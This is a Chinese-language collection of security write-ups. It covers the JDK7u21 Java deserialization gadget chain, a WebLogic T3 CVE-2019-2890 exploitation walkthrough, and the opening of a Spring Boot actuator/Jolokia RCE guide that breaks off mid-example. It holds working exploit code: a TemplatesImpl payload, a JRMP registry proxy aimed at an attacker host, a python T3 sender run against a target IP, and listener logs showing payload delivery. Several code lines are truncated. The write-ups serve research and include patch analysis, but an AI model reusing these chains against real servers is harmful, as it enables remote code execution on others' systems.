先看LinkedHashSet的序列化与反序列化。LinkedHashSet获取的是LinkedHashMap的实例，而LinkedHashMap又继承自HashSet，所以最终的序列化与反序列化就是在 `HashSet`类 中。

我们跟着反序列化触发链来看。

```
//我们构造payload，最终调用writeObject
private void writeObject(java.io.ObjectOutputStream s)
        throws java.io.IOException {
        // 序列化任何隐藏的序列化魔术（不懂什么骚操作）
        s.defaultWriteObject();

        // 序列化map的容量与加载器
        s.writeInt(map.capacity());
        s.writeFloat(map.loadFactor());

        // 序列化map的大小
        s.writeInt(map.size());

        // 遍历序列化每一个map中的元素
        for (E e : map.keySet())
            s.writeObject(e);
    }

//在服务端触发payload，最先触发的函数。
 private void readObject(java.io.ObjectInputStream s)
        throws java.io.IOException, ClassNotFoundException {
        // 反序列化任何隐藏的序列化魔术（不懂什么骚操作）
        s.defaultReadObject();

        // 反序列化HashMap容量和加载器并创建备份HashMap
        int capacity = s.readInt();
        float loadFactor = s.readFloat();
        map = (((HashSet)this) instanceof LinkedHashSet ?
               new LinkedHashMap<E,Object>(capacity, loadFactor) :
               new HashMap<E,Object>(capacity, loadFactor));

        // 反序列化map的大小
        int size = s.readInt();

        // 遍历反序列化每一个map的元素，并把他们加入到map中
        for (int i=0; i<size; i++) {
            E e = (E) s.readObject();//获取我们每一个map元素
            map.put(e, PRESENT);//重新放入map中，我们进入此处，就是出在这里。
            //e为我们map的元素，present是一个常量，就是一个新的object对象
        }
    }
```

java.util.HashMap#put

```
//这个key，就是我们传入的元素，value是一个固定值木有用。
public V put(K key, V value) {
        //key不能为null
        if (key == null)
            return putForNullKey(value);
        //计算key的hash值
        int hash = hash(key) ;
        int i = indexFor(hash, table.length);
        // 遍历已有的元素
        for (Entry<K,V> e = table[i]; e != null; e = e.next) {
            Object k;
            //本意是判断最新的元素是否已经存在的元素
            if (e.hash == hash && ((k = e.key) == key || key.equals(k))) {
                //如果是已经存在的元素，就返回已经存在的value。不插入。
                V oldValue = e.value;
                e.value = value;
                e.recordAccess(this);
                return oldValue;
            }
        }

        modCount++;
        //如果不是已经存在的元素，就插入到table中
        addEntry(hash, key, value, i);
        return null;
    }
```

我们专注于 `if (e.hash == hash && ((k = e.key) == key || key.equals(k))) {` 这句语句。（e为前一个元素，key为当前元素）

可以看到 `key.equals(k)` 符合我们前面说到的 `a.equals(b)` 的格式。在只有两个元素的情况下，k为有序集合中第一个元素，key为第二个元素。

即我们需要一个有序集合 `{templates, proxy}` 才能满足 `proxy.equals(templates)` 这一句触发语句。

> 这也就是为什么需要有序集合的原因，如果是普通集合，不会一定会符合这个 `a.equals(b)` 的顺序

由于这里代码 `(e.hash == hash && ((k = e.key) == key || key.equals(k)))` 调用第三个语句就需要满足条件

- `e.hash == hash` ：templates的hash == proxy的hash
- `(k = e.key) != key` ：templates（就是k）！= proxy（就是key）（我们需要||左边这个表达式不满足，才会执行右边的漏洞触发函数key.equals(k)。这是||的特性，执行到一个为true的，后面的表达式就不执行了）

因为templates和proxy完全是两个不同的对象。所以第二个条件满足。

但是第一个条件需要hash相同，如果不是偷看答案的小白（我自己）肯定会突然僵住，特么这咋可能hash相等，当场直接gg。实际上套路还是很深。看hash是如何生成的

java.util.HashMap#hash

```
final int hash(Object k) {
        int h = 0;
        if (useAltHashing) {
            if (k instanceof String) {
                return sun.misc.Hashing.stringHash32((String) k);
            }
            h = hashSeed;
        }

        h ^= k.hashCode();//惊为天人的调用了我们传入的对象k的hashCode函数，也就是说我们有
        //接下来又是一些骚操作
        // This function ensures that hashCodes that differ only by
        // constant multiples at each bit position have a bounded
        // number of collisions (approximately 8 at default load factor).
        h ^= (h >>> 20) ^ (h >>> 12);
        return h ^ (h >>> 7) ^ (h >>> 4);
    }
```

我们传入的obj有TemplatesImpl类，但是这个类中没有自实现hashcode方法。

有Proxy对象（进入AnnotationInvocationHandler拦截器实现类），proxy.hashCode会先进入AnnotationInvocationHandler的invoke拦截器。（跟equals一样一样的，任何函数都会先进入invoke方法）

sun.reflect.annotation.AnnotationInvocationHandler#invoke

```
public Object invoke(Object var1, Method var2, Object[] var3) {
        String var4 = var2.getName();
        Class[] var5 = var2.getParameterTypes();
        if (var4.equals("equals") && var5.length == 1 && var5[0] == Object.class
            return this.equalsImpl(var3[0]);//我们之前payload触发在这
        } else {
            assert var5.length == 0;

            if (var4.equals("toString")) {
                return this.toStringImpl();
            } else if (var4.equals("hashCode")) {//往下看！这个可爱的invoke实现上对于
                return this.hashCodeImpl();//进去看看
```

sun.reflect.annotation.AnnotationInvocationHandler#hashCodeImpl

```
private int hashCodeImpl() {
        int var1 = 0;

        Entry var3;
        for(Iterator var2 = this.memberValues.entrySet().iterator(); var2.hasNex
            var3 = (Entry)var2.next();
        }

        return var1;
    }
```

这边写的贼复杂，改成简单点

```
private int hashCodeImpl() {
        int var1 = 0;

        Entry var3;
         //this.memberValues是我们构造AnnotationInvocationHandler时，可控的那个map
        Iterator var2 = this.memberValues.entrySet().iterator();//获取遍历器
        for( ;var2.hasNext(); ) {
            var3 = (Entry)var2.next();
            String key = var3.getKey();//（可控map的键）
            Object value = var3.getValue(); //（可控map的值）
            var1 += 127 *
                key.hashCode() ^      //可控map的键 的 hashCode
                memberValueHashCode(value); //可控map的值的 hashCode
        }

        return var1;
    }
```

sun.reflect.annotation.AnnotationInvocationHandler#memberValueHashCode

```
private static int memberValueHashCode(Object var0) {
        Class var1 = var0.getClass();
        if (!var1.isArray()) {//不是数组的话获取传入值的hashCode。
            return var0.hashCode(); //返回var0这个对象的hashCode
        ...
```

我们的目的是为了满足以下等式：

Proxy的hashCode = 127 * 可控键的hashCode ^ 可控值的hashCode == TemplatesImpl的hashCode

*与 ^（异或），前者优先级高，后者优先级低，所以正常从左到右运算

又 0 ^ n = n

那么只需要可控键的hashCode等于0就会出现：

127 * 0 ^ TemplatesImpl的hashCode == TemplatesImpl的hashCode

this.memberValues中map中键值对的值为我们的恶意TemplatesImpl类即可，接下来需要它的键名的hashCode为0

研究员就是会寻找到一些神奇的值比如 `"f5a5a608"` ， `""` 这些值的hashCode为0！！！

```
ClassFiles
DynamicProxy.java
  DynamicProxy
  Handler
54  //        proxy.equals(templates);
55            System.out.println("f5a5a608".hashCode());
56            System.out.println("".hashCode());
jdk7u21_mine  main()
jdk7u21_mine ×
...ava\jdk1.7.0_21\bin\java.exe ...
0
0
```

所以我们在this.memberValues中赋值键值对 `("f5a5a608"->TemplatesImpl恶意类)` 即可。

看payload

```
public static void main(String[] args) throws Exception {
    //生成恶意的templates类
    Templates templates = Gadgets.createTemplatesImpl("calc");
    //AnnotationInvocationHandler类this.memberValues的map,填入键值对来满足hash
    Map map = new HashMap();
    String magicStr = "f5a5a608";
    //String magicStr_null = "";//也可
    //此处需要的先往map中放入一个没用的值，之后说明
    map.put(magicStr,"Override");

    //生成proxy对象
    final Constructor<?> ctor = Class.forName("sun.reflect.annotation.Annota
    ctor.setAccessible(true);
    InvocationHandler invocationHandler = (InvocationHandler) ctor.newInstar
    Override proxy = (Override) Proxy.newProxyInstance(InvocationHandler.cla

    //生成LinkedHashSet，按照顺序一次放入templates和proxy
    HashSet set = new LinkedHashSet(); // 填入
    set.add(templates);
    set.add(proxy);
    //重新修改map的值
    map.put(magicStr,templates);

    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream(
    //序列化
    ObjectOutputStream objectOutputStream = new ObjectOutputStream(byteArray
    objectOutputStream.writeObject(set);//序列化对象
    objectOutputStream.flush();
    objectOutputStream.close();
    //反序列化
    byte[] bytes = byteArrayOutputStream.toByteArray(); //读取序列化后的对象byt
    ByteArrayInputStream byteArrayInputStream = new ByteArrayInputStream(byt
    ObjectInputStream objectInputStream = new ObjectInputStream(byteArrayInp
    Object o = objectInputStream.readObject();
}
```


this.memberValues的键值对的值先占位

以上代码还会有最后一个疑问，为啥我们填入this.memberValues的map要先试用override字符串来占位，直接填入恶意的攻击类templates不行么?

确实是不行的，因为我们可以看到我们在生成LinkedHashSet时调用了 `java.util.HashSet#add`

```
public boolean add(E e) {
    return map.put(e, PRESENT)==null;
}
```

这里调用了我们触发漏洞的函数map.put(),同时也是按照我们的漏洞触发顺序去调用map.put，这会导致payload会在我们本地触发，之后会无法序列化成功(至于为啥序列化不成功不想追究了！)



所以一套完美的利用链就分析完了！

修复情况

我们在7u80版本中去查看AnnotationInvocationHandler的构造方法，会发现对于this.type进行了校验必须为Annotation.class。

```
AnnotationInvocationHandler(Class<? extends Annotation> var1, Map<String, Ob
    Class[] var3 = var1.getInterfaces();
    if (var1.isAnnotation() && var3.length == 1 && var3[0] == Annotation.cla
        this.type = var1;
        this.memberValues = var2;
    } else {
        throw new AnnotationFormatError("Attempt to create proxy for a non-a
    }
}
```

如果我们们使用以上的payload去打7u80版本的jdk就会在反序列化AnnotationInvocationHandler类调用其构造函数的时候，报错。

> 这也就是为什么之前的payload说到在高版本创建需要使用反射把恶意的this.type写进去，当然构造时可以这样，触发时就必须走构造函数，骚操作不了了。

主要组件的 LinkedHashSet -> AnnotationInvocationHandler -> templateImpl 就因为 AnnotationInvocationHandler 反序列化失败而失败。

小结

一路分析下来，只能说这个利用链实在是太骚了。

从templates.newTransformer触发链的限制条件，使用javassist去构造templates恶意类。（其中分析了_tfactory与版本问题，payload位置static与构造函数的问题）

再通过java的动态代理特性，选中了AnnotationInvocationHandler这个拦截器。

我们通过AnnotationInvocationHandler的invoke拦截实现类的特性，选择了this.type特殊构造了AnnotationInvocationHandler类。链接了 proxy.equals(templates)到Templates.newTransformer()。

再是通过LinkedHashSet类，左打通了序列化与反序列化的入口点，右在反序列化恢复集合的过程中存在着一处a.equals(b)可以连接proxy.equals(templates)这一触发点。

最神奇的是为了满足到达触发点的要求，还反过头来利用AnnotationInvocationHandler类中的invoke方法中的hashCode路径。在AnnotationInvocationHandler构造中寻求了一处特殊的this.memberValues，来达成hash(a)=hash(b)的骚操作。

只可以说安全研究员真是大佬....这个穿针引线一处不差的。

虽然说这条利用链已经被封了好久了，但是我们也可以意识到被封杀的是AnnotationInvocationHandler构造方法处。

如果可以通过其他途径接上templates.newTransformer，就可以构筑一条新的链。因为单单templates.newTransformer是仍然可以作为payload执行的触发点的（比如7u80）。

参考

https://www.freebuf.com/vuls/175754.html

https://b1ue.cn/archives/176.html

https://gist.github.com/frohoff/24af7913611f8406eaf3

https://sec.xiaomi.com/article/41

javassist使用全解析

Weblogic-T3-CVE-2019-2890-Analysis

0x01 起因


本文仅记录一下自己调试2890的一些过程，网上已经有两篇公开的文章了，主要是因为要写年会PPT，然后自己上手调了一下这个漏洞，发现真的是个弟中弟的漏洞，感觉就是个~~混kpi的漏洞~~。

0x02 漏洞原理

T3反序列化关键字还是 **readObject** ，所以补丁下来的第一时间，我全部反编译了，但是由于之前没有研究过weblogic，历史补丁没怎么留存，如果通过diff对比更新的方式会很快定位，所以只能反编译后搜。

之前T3反序列化的入口有 **StreamMessageImpl、MarshalledObject** 等，而且修复方式也是采用 **resolveClass** 或者 **resolveProxyClass** 处增加黑名单的校验的方式来修复，因此基于这两点实际上很好定位漏洞位置： 1、入口有 **readObject** 反序列化， 2、**resolveClass** 或者 **resolveProxyClass** 处有名单校验，且类不是之前修复过的类。

基于上述这两种情况很快定位到了 **PersistenContext** 这个类。



```
public static class WSFilteringObjectInputStream
extends FilteringObjectInputStream {
    private String firstClassName;

    public WSFilteringObjectInputStream(InputStream inputStream) throws IOException {
        super(inputStream);
    }

    protected Class<?> resolveClass(ObjectStreamClass objectStreamClass) throws ClassNotFoundExcept
        Class class_ = super.resolveClass(objectStreamClass);
        if (this.firstClassName == null) {
            String string = objectStreamClass.getName();
            try {
                class_.asSubclass(Subject.class);
            }
            catch (Exception exception) {
                throw new InvalidClassException("Internal System Error");
            }
            this.firstClassName = string;
        }
        return class_;
    }
}
```

再回头翻一下 **weblogic** 原来的代码，嗯确实入口在这，在 **readSubject** 方法中，首先会读取var1中的反序列化数据，然后调用 `EncryptionUtil.decrypt` 方法进行解密，最后再触发反序列化。

```
private void readObject(ObjectInputStream objectInputStream) throws IOException, ClassNotFoundException {
    this.initTransients();
    try {
        this._lock.writeLock().lock();
        this._propertyMap = (Map)objectInputStream.readObject();
        this._propBagClassNames = (Set)objectInputStream.readObject();
        this._contextPropertyMap = (Map)objectInputStream.readObject();
        this._invocationPropertyMap = (Map)objectInputStream.readObject();
        this._state = (State)((Object)objectInputStream.readObject());
        this.readSubject(objectInputStream);
    }
    finally {
        this._lock.writeLock().unlock();
    }
}
```

```
private void readSubject(ObjectInputStream var1) {
    try {
        int var2 = var1.readInt();
        byte[] var3 = new byte[var2];
        var1.readFully(var3);
        if (KernelStatus.isServer()) {
            var3 = EncryptionUtil.decrypt(var3);
        }

        ByteArrayInputStream var4 = new ByteArrayInputStream(var3);
        ObjectInputStream var5 = new ObjectInputStream(var4);
        this._subject = (AuthenticatedSubject)var5.readObject();
    } catch (Exception var6) {
        WseeCoreLogger.logUnexpectedException("Couldn't completely read PersistentContext subject", var6);
    }
}
```

因此构造Poc的时候，需要用 `PersistenContext` 这个类的 **writeSubject** 方法来生成特殊的序列化对象，让 **readSubject** 方法反序列化的时候成功触发。

0x03 漏洞利用

1.导入jar

网上有两篇文章都说了这么个构造思路，但是我阅读学习的时候，死在了导入jar这个难题下，因此在漏洞利用的开头，我列出几个jar文件，测试环境 **weblogic 10.3.6** ，可能weblogic 12 jar名字有所不同。

```
com.bea.core.logging_1.9.0.0.jar
com.bea.core.management.core_2.9.0.1.jar
com.oracle.core.weblogic.msgcat_1.2.0.0.jar
cryptoj.jar
glassfish.jaxb_1.1.0.0_2-1-14.jar
weblogic.jar
wlthint3client.jar
```

com.bea.core.logging_1.9.0.0.jar
com.bea.core.management.core_2.9.0.1.jar
com.oracle.core.weblogic.msgcat_1.2.0.0.jar
cryptoj.jar
glassfish.jaxb_1.1.0.0_2-1-14.jar
weblogic.jar
wlthint3client.jar

2.重写PersistenContext类

因为需要用到 **PersinstenContext** 这个类，因此序列化的时候肯定要将其实例化，但是在下图代码位置有个if检查。

```
PersistentContext(@NotNull String var1, @NotNull Map<String, Serializable> var2, @NotNull Set<String> var3, @Nullable Map<String, Serializable> var4, @NotNull Map<S
    super(var1);
    this._propertyMap = var2;
    this._propBagClassNames = var3;
    this._contextPropertyMap = var4;
    this._invocationPropertyMap = var5;
    this._state = PersistentContext.State.UNUSED;
    AuthenticatedSubject var6 = getCurrentSubject();
    if (SecurityServiceManager.isKernelIdentity(var6)) {
        throw new IllegalStateException("Attempt to create PersistentContext using kernel identity. All actions that can create PersistentContext must run as a user
    } else {
        this._subject = var6;
        this.initTransients();
    }
    this._subject = var6;
    this.initTransients();
}
```

在这个if检查的结果会抛出 **com.bea.core.security.managers.NotSupportedException** 的异常导致反序列化中止。

```
public static boolean isKernelIdentity(AuthenticatedSubject var0) {
    throw new NotSupportedException();
}
```

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_112.jdk/Contents/Home/bin/java ...
Exception in thread "main" com.bea.core.security.managers.NotSupportedException
    at weblogic.security.service.SecurityServiceManager.isKernelIdentity(SecurityServiceManager.java:546)
    at weblogic.wsee.jaxws.persistence.PersistentContext.<init>(PersistentContext.java:142)
    at weblogic.wsee.jaxws.persistence.Poc.main(Poc.java:40)
```

因此这里解决办法就是绕过它，把它注释掉。

```
PersistentContext(@NotNull String var1, @NotNull Map<String, Serializable> var2, @NotNull Set<Str
    super(var1);
    this._propertyMap = var2;
    this._propBagClassNames = var3;
    this._contextPropertyMap = var4;
    this._invocationPropertyMap = var5;
    this._state = PersistentContext.State.UNUSED;
    AuthenticatedSubject var6 = getCurrentSubject();
    //if (SecurityServiceManager.isKernelIdentity(var6)) {
    //    throw new IllegalStateException("Attempt to create PersistentContext using kernel ident
    //} else {
    //    this._subject = var6;
    //    this.initTransients();
    // }
    this._subject = var6;
    this.initTransients();
}
```

3.改造writeSubject中的writeObject

原先在 **writeSubject** 中正常写入的对象如下图所示。

```
private void writeSubject(ObjectOutputStream var1) throws IOException {
    ByteArrayOutputStream var2 = new ByteArrayOutputStream();
    ObjectOutputStream var3 = new ObjectOutputStream(var2);

    if (SubjectManager.getSubjectManager().isKernelIdentity(this._subject)) {
        AuthenticatedSubject var4 = (AuthenticatedSubject)SubjectManager.getSubjectManager().getAnonymousSubject();
        var3.writeObject(var4);
    } else {
        var3.writeObject(this._subject);
    }
```

这里我们需要将其替换掉，改成我们自己恶意对象，我的做法是构造恶意的JRMP对象。

```
private void writeSubject(ObjectOutputStream var1) throws IOException {
    ByteArrayOutputStream var2 = new ByteArrayOutputStream();
    ObjectOutputStream var3 = new ObjectOutputStream(var2);

    //if (SubjectManager.getSubjectManager().isKernelIdentity(this._subject)) {
    //    AuthenticatedSubject var4 = (AuthenticatedSubject)SubjectManager.getSubjectManager().getAnonymousSubject();
    //    var3.writeObject(var4);
    //} else {
    //    var3.writeObject(this._subject);
    //}
    try {
        var3.writeObject(Poc.getObject( command: "[illegible]"));
    } catch (Exception e) {
        e.printStackTrace();
    }
```

~~~~
~~~~

```
public static Registry getObject(String command) throws Exception {
        int sep = command.indexOf(58);
        String host;
        int port;
        if (sep < 0) {
            port = (new Random()).nextInt(65535);
            host = command;
        } else {
            host = command.substring(0, sep);
            port = Integer.valueOf(command.substring(sep + 1));
        }

        ObjID id = new ObjID((new Random()).nextInt());
        TCPEndpoint te = new TCPEndpoint(host, port);
        UnicastRef ref = new UnicastRef(new LiveRef(id, te, false));
        RemoteObjectInvocationHandler obj = new RemoteObjectInvocationHandle
        Registry proxy = (Registry)Proxy.newProxyInstance(ysoserial.payloads
        return proxy;
    }
```

4.改造加密问题

原先我们看到了，反序列化过程中有个解密过程，所以这里需要加密一下。首先加密过程有个 `KernelStatus.isServer()` 的判断。

```
    if (KernelStatus.isServer()) {
        var5 = EncryptionUtil.encrypt(var5);
    }
```

会说我直接改造一下，把if去掉，让他直接 `EncryptionUtil.encrypt` 不就好了吗，但是跟进去之后会发现还是有个 **Kernel.isServer()** 的的判断。

```
public static byte[] encrypt(byte[] var0) {
    return Kernel.isServer() ? getEncryptionService().encryptBytes(var0) : v
}
```

因此这里需要调用 `KernelStatus.setIsServer(true);` ，将状态设置为true。

```
public static void setIsServer(boolean var0) {
    if (isIsServerSet) {
        try {
            Class.forName("com.bea.core.bootbundle.BootBundleLogger");
        } catch (Exception var2) {
            throw new IllegalStateException("Cannot change <isServer>");
        }
    }

    isIsServerSet = true;
    isServer = var0;
}
```

当然这里还有另一种解法，我们实际上可以直接调用

```
var5 = EncryptionUtil.getEncryptionService().encryptBytes((byte []) var5);
```

但是有个小问题 **getEncryptionService** 是一个 **private** 方法，你需要重写一个把它变成public就可以直接调用了。

```
89            var5 = EncryptionUtil.getEncryptionService().encryptBytes((byte []) var5);
90
91  'getEncryptionService()' has private access in 'weblogic.wsee.server.EncryptionUtil'
92            var1.write(var5);
93        }
```

所以我重写了一个 **EncryptionUtil** ，并且将 **getEncryptionService** 设置为了 **public** 。

```
▼ weblogic.wsee.jaxws.persistence
    EncryptionUtil
    PersistentContext
    Poc
```

```
public static final EncryptionService getEncryptionService() {
    if (es == null) {
        es = SerializedSystemIni.getExistingEncryptionService();
    }

    return es;
```

5.解决加密key的问题

在 **weblogic.security.internal.SerializedSystemIni** 存在一个加密的key，这个key实际上每个weblogic都不一样，所以官方给这个漏洞评价为授权状态下getshell，也是和之前的T3反序列化不太一样的地方，这里的解决办法就是你要复现那个weblogic，就找到他的 **SerializedSystemIni.dat** 文件，并且在自己的目录下创建一个 **security** 目录，放进去就好了。

```
    static EncryptionService getExistingEncryptionService() {
    String var0 = DomainDir.getRootDir();  var0 (slot_0): "/Users/l1nk3r/Desktop/CVE-2019-2890"
    String var1 = var0 + File.separator + "security" + File.separator + "SerializedSystemIni.dat";  var1 (slot_1): "/Users/l1nk3r/Desk
    File var2 = new File(var1);  var1 (slot_1): "/Users/l1nk3r/Desktop/CVE-2019-2890/security/SerializedSystemIni.dat"
    if (!var2.exists()) {
        String var3 = var0 + File.separator + "SerializedSystemIni.dat";
        File var4 = new File(var3);
        if (!var4.exists()) {
            return null;
        }
```

6.最后一个小问题

在序列化的时候会出现卡死状态的，跟进之后发现原因

在 `weblogic.security.subject.SubjectManager` 这个类里面。

```
getSubjectManager:277, SubjectManager (weblogic.security.subject)
run:440, SubjectManager$GetKernelIdentityAction (weblogic.security.subject)
getKernelIdentity:164, SecurityManager (weblogic.security.service)
run:25, GetKernelIdentityAction (weblogic.security.service)
doPrivileged:-1, AccessController (java.security)
<clinit>:29, PersistentContext (weblogic.wsee.jaxws.persistence)
main:40, Poc (weblogic.wsee.jaxws.persistence)
```

~~~~

在这个类里面的 **getSubjectManager** 方法会有一个 **ceClient** 的判断，如果为fasle就不会直接返回 **ceSubjectManager** 对象，因此需要让他为 **true** 。

```
public static final SubjectManager getSubjectManager() {
    Object var0 = ceSubjectManagerLock;
    synchronized(ceSubjectManagerLock) {
        while(ceSubjectManager == null) {
            if (ceClient) {
                ceSubjectManager = SubjectManagerFactory.getInstance().getSubjectManager();
                return ceSubjectManager;
            }

            try {
                ceSubjectManagerLock.wait();
            } catch (InterruptedException var3) {
                throw new AssertionError(var3);
            }
        }

        return ceSubjectManager;
    }
}
```

而这个鬼东西默认情况下是false。

```
private static final boolean ceClient = "true".equalsIgnoreCase(System.getPrope
```

因此只需要 `System.setProperty("com.bea.core.internal.client","true");` 让他过去即可。


最后还是弹个计算器吧。
~~~~

```
# l1nk3r@l1nk3r.local: ~/Desktop/CVE-2019-2890                [11:08:01]
$ python weblogic.py 10.211.55.6 7001 poc.ser
[+] Connecting to 10.211.55.6 port 7001
sending "t3 12.2.1
AS:255
HL:19
MS:10000000
PU:t3://us-l-breens:7001

received "HELO"
[+] Sending payload...
received ":10.3.6.0.false
AS:2048
HL:19

# l1nk3r@l1nk3r.local: ~/Desktop/CVE-2019-2890                [11:10:03]
$
```

```
Is DGC call for [[0:0:0, -2114179463]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /61.164.47.202:23134
Reading message...
Is DGC call for [[0:0:0, -2114179463]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /61.164.47.202:23165
Reading message...
Is DGC call for [[0:0:0, -2114179463]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /61.164.47.202:23306
Reading message...
Is DGC call for [[0:0:0, -2114179463]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
```



0x04 漏洞修复

一如既往的老办法在resolveClass处增加黑名单检查。

```java
public static class WSFilteringObjectInputStream
extends FilteringObjectInputStream {
    private String firstClassName;

    public WSFilteringObjectInputStream(InputStream inputStream) throws IOException {
        super(inputStream);
    }

    protected Class<?> resolveClass(ObjectStreamClass objectStreamClass) throws ClassNotFoundException {
        Class class_ = super.resolveClass(objectStreamClass);
        if (this.firstClassName == null) {
            String string = objectStreamClass.getName();
            try {
                class_.asSubclass(Subject.class);
            }
            catch (Exception exception) {
                throw new InvalidClassException("Internal System Error");
            }
            this.firstClassName = string;
        }
        return class_;
    }
}
```

spring-boot-actuators未授权漏洞

spring-boot-actuators未授权远程代码执行

actuators模块是spring boot提供的服务监控与管理中间件，默认配置会出现接口未授权访问。

部分接口会泄露网站流量与内存信息，使用Jolokia库特性可以远程执行任意代码，获取服务器权限。

漏洞环境：https://github.com/veracode-research/actuator-testbed

可能存在未授权的目录：https://github.com/artsploit/SecLists/blob/master/Discovery/Web-Content/spring-boot.txt

spring boot 1.x版本

可能存在泄露的接口：

- /dump

  显示线程转储（包括堆栈跟踪）

  比较鸡肋

- /features

  会泄露组件版本，根据组件版本可以尝试找漏洞

  类似

  ```
  {"type":"Eureka Client","name":"com.netflix.discovery.EurekaClient","version
  ```

- /health

  一些组件的状态

  此路径可认为安全

- /info

  此路径可认为安全

- /trace

  存储最近的HTTP日志，比较完整

  这个路径危害较大

- /metrics

没什么用处，有很多时间，不知道具体作用

- /env
    - 暴露jdk、mevan、各种组件路径
    - 暴露各种组件版本
    - 暴露一些内网、用户信息
    - post数据 可对系统配置进行修改，可能导致远程代码执行

  这个路径危害较大

- /beans

  一些bean对应的config配置

  反正我觉得没用（我不要你觉得，我要我觉得）

- /logfile

  输出日志文件的内容

- /shutdown

  关闭应用程序

  这...

- /mappings

  暴露可用路由（映射）

  这危害也比较大了

- /restart

  这...

- /autoconfig

  也是一些配置设置

  危害不大

- /jolokia

  可能造成远程代码执行，接下来具体分析

- /jolokia/list

  同上

spring boot 2.x版本

加上前缀：/actuator

第一种：远程代码执行利用

情况描述

/jolokia/list

访问该路由，response中列出了json数据，该json数据中含有类、操作、参数，将json格式化

大佬们的分析中都使用了红框中的手法，即**设置reloadByURL参数，远程获取logback配置，利用jndi进行远程代码执行**

```
"request":⊞Object{...},
"value":⊟{
    "java.util.logging":⊞Object{...},
    "org.springframework.cloud.endpoint":⊞Object{...},
    "Tomcat":⊞Object{...},
    "java.nio":⊞Object{...},
    "DefaultDomain":⊞Object{...},
    "org.springframework.boot":⊞Object{...},
    "JMImplementation":⊞Object{...},
    "java.lang":⊞Object{...},
    "org.springframework.cloud.context.properties":⊞Object{...},
    "org.springframework.cloud.context.scope.refresh":⊞Object{...},
    "com.sun.management":⊞Object{...},
    "ch.qos.logback.classic":⊟{
        "Name=default,Type=ch.qos.logback.classic.jmx.JMXConfigurator":⊟{
            "op":⊟{
